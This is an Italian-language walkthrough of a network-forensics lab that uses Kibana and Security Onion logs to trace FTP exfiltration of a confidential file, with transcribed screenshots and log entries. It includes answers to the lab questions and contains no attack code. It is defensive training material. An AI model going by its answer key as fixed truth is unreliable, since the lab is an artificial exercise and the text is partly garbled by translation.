Abbiamo ricevuto il messaggio “La tua connessione non è privata”, fai clic su **AVANZATO > Procedere a localhost (non sicuro)** continuare.




[Hide advanced](#)

This server could not prove that it is **localhost**. This means that the computer's operating system. This may be intercepting your connection.

[Proceed to localhost \(unsafe\)](#)

Facciamo l' accesso.



Se l'intervallo di tempo è nelle ultime 24 ore, cambiarlo a giugno 2020, quindi l'11 giugno è incluso nell'intervallo di tempo. Usiamo il **Assoluto** scheda per modificare l'intervallo di tempo.

c. Nei risultati visualizzati, esiste un elenco di diversi tipi di dati. Ti è stato detto che il file confidenziale.txt non è più accessibile. Nei sensori – Sensori e servizi (grafico a torta), i dati ftp e ftp sono presenti nell'elenco, come mostrato nella figura. Determineremo se FTP è stato usato per rubare il file.

Applications Places Chromium Web Browser Wed 17:59

Overview - Kibana - Chromium

Overview - Kibana

Not secure | localhost/app/kibana#/dashboard/94b52620-342a-11e7-9d52-4f090484f59e?\_g=()&\_a=(description:"filter...")

kibana / Dashboard Overview Full screen Share Clone Edit Documentation Auto-refresh Last 24 hours

Discover Visualize Dashboard Timelion Dev Tools Management Squert Logout

Time Range

Quick Relative Absolute Recent

From: 2020-06-01 00:00:00.000 Set To Now To: 2020-06-30 23:59:59.999 Set To Now

YYYY-MM-DD HH:mm:ss.SSS YYYY-MM-DD HH:mm:ss.SSS

June 2020 June 2020

Sun	Mon	Tue	Wed	Thu	Fri	Sat	Sun	Mon	Tue	Wed	Thu	Fri	Sat	
		01	02	03	04	05	06		01	02	03	04	05	06
07	08	09	10	11	12	13	07	08	09	10	11	12	13	
14	15	16	17	18	19	20	14	15	16	17	18	19	20	
21	22	23	24	25	26	27	21	22	23	24	25	26	27	
28	29	30					28	29	30					

Go Options Update

2020-06-07 00:00 2020-06-30 @timestamp per 12 hours


All Sensors - Log Type

Log Type(s)	Count
bro_conn	62
bro_files	23
bro_dns	22
bro_http	22
bro_ssh	4
bro_ftp	2
snort	1

Sensors - C...

2

Filtriamo per **bro\_ftp**. Passa il mouse sullo spazio vuoto accanto al conteggio dei tipi di dati bro\_ftp. Selezionare + filtrare solo per il traffico relativo a FTP.



Scorriamo verso il basso fino al **Tutti i registri**. Ci sono due voci elencate.


Quali sono gli indirizzi IP di origine e destinazione e i numeri di porta per il traffico FTP? **Indirizzo IP di origine e numero di porta 192.168.0.11: 52776.**

**L'indirizzo IP di destinazione e il numero di porta sono 209.165.200.235: 21.**

The figure shows a log viewer titled 'All Logs'. The table has columns: Time, source\_ip, source\_port, destination\_ip, destination\_port, and \_id. There are two entries:

Time	source_ip	source_port	destination_ip	destination_port	_id
June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LDjqzXIB B6Cd-0 SbfgO
June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LTjqzXIB B6Cd-0 SbfgO

All'interno della stessa voce di registro, scorri di nuovo verso l'avviso **\_ID** campo e fare clic sul collegamento.




Rivediamo la trascrizione per le transazioni tra l'attaccante e il bersaglio. Se lo si desidera, è possibile scaricare il pcap e rivedere il traffico utilizzando Wireshark.


Ora che abbiamo verificato che l'attaccante ha utilizzato FTP per copiare il contenuto del file confidenziali.txt e quindi lo ha eliminato dalla destinazione. Quindi qual è il contenuto del file? Ricorda che uno dei servizi elencati nel grafico a torta è ftp\_data.

Navigare verso la parte superiore del cruscotto. Selezionare **File** sotto la direzione Zeek Hunting nel pannello di sinistra. Ciò ci permetterà di rivedere i

tipi di file che sono stati registrati.



I tipi di file sono testo e diversi tipi di file di immagine



Scorrendo verso il **File – Fonte** rubrica. Le fonti di file elencate sono **HTTP** e **FTP**.

Filtro per **FTP\_DATA** passando il mouse sullo spazio vuoto accanto al Conte per **FTP\_DATA** e fare clic +.

Scorri verso il basso per rivedere i risultati filtrati.

Files - Logs						
Time ▾	file_ip	destination_ip	source	uid	fuid	_id
▶ June 11th 2020, 03:53:09.088 1	192.168.0.11	209.165.200.235	FTP_DATA	C2Jv8MWV6Xg4Ibb51	FX1IV63eSMAEiN16S2	KDjqzXIBB6Cd-_05Vfiy

Qual è il tipo MIME, l'indirizzo IP di origine e di destinazione associato al trasferimento dei dati FTP? Quando si è verificato questo trasferimento?

Il file è un file di testo semplice che è stato trasferito dal 192.168.0.11 al 209.165.200.235. Il file è stato trasferito l'11 giugno 2020 alle 3:53.

Nei registri File, espandere la voce associata ai dati FTP. Fai clic sul link associato all'avviso ID.

<a href="#">192.168.0.11:49817_209.165.200.235:20-6-1106607888.pcap</a>
<u>Log entry:</u> {"ts": "2020-06-11T03:53:09.088773Z", "fuid": "FX1IV63eSMAEiN16S2", "tx_hosts": ["192.168.0.11"], "rx_hosts": ["209.165.200.235"], "conn_uids": ["C2Jv8MWV6Xg4Ibb51"], "type": "FTP_DATA", "depth": 0, "analyzers": ["SHA1", "MD5"], "mime_type": "text/plain", "duration": 0.0, "is_orig": false, "seen_bytes": 102, "missing_bytes": 0, "overflow_bytes": 0, "md5": "e7bc9c20bfd5666365379c91294d536b", "sha1": "f7f54acee0342f6161f8e63a10824ee11b330725"}  Sensor Name: seconion-import Timestamp: 2020-06-11 03:53:09 Connection ID: CLI Src IP: 192.168.0.11 Dst IP: 209.165.200.235 Src Port: 49817 Dst Port: 20 OS Fingerprint: 209.165.200.235.20 - Linux 2.6 (newer, 1) (up: 1 hrs) OS Fingerprint: -> 192.168.0.11:49817 (distance 0, link: ethernet/modem) <u>SRC: CONFIDENTIAL DOCUMENT</u> <u>SRC: DO NOT SHARE</u> <u>SRC: This document contains information about the last security breach.</u> <u>SRC:</u>  DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2020-06-11/seconion-import/192.168.0.11:49817_209.165.200.235:20-6.raw QUERY: SELECT sid FROM sensor WHERE hostname='seconion-import' AND agent_type='pcap' LIMIT 1 CAPME: Processed transcript in 0.70 seconds: 0.09 0.44 0.00 0.17 0.00
<a href="#">192.168.0.11:49817_209.165.200.235:20-6-1106607888.pcap</a>

Qual è il contenuto di testo del file che è stato trasferito utilizzando FTP?

**DOCUMENTO RISERVATE**

**NON CONDIVIDERE**

Questo documento contiene informazioni sull'ultima violazione della sicurezza

La raccomandazione per interrompere un ulteriore accesso non autorizzato?

Come minimo, la password per l'analista del nome utente deve essere modificata in tutta la rete (209.165.200.235 e 192.168.0.11).

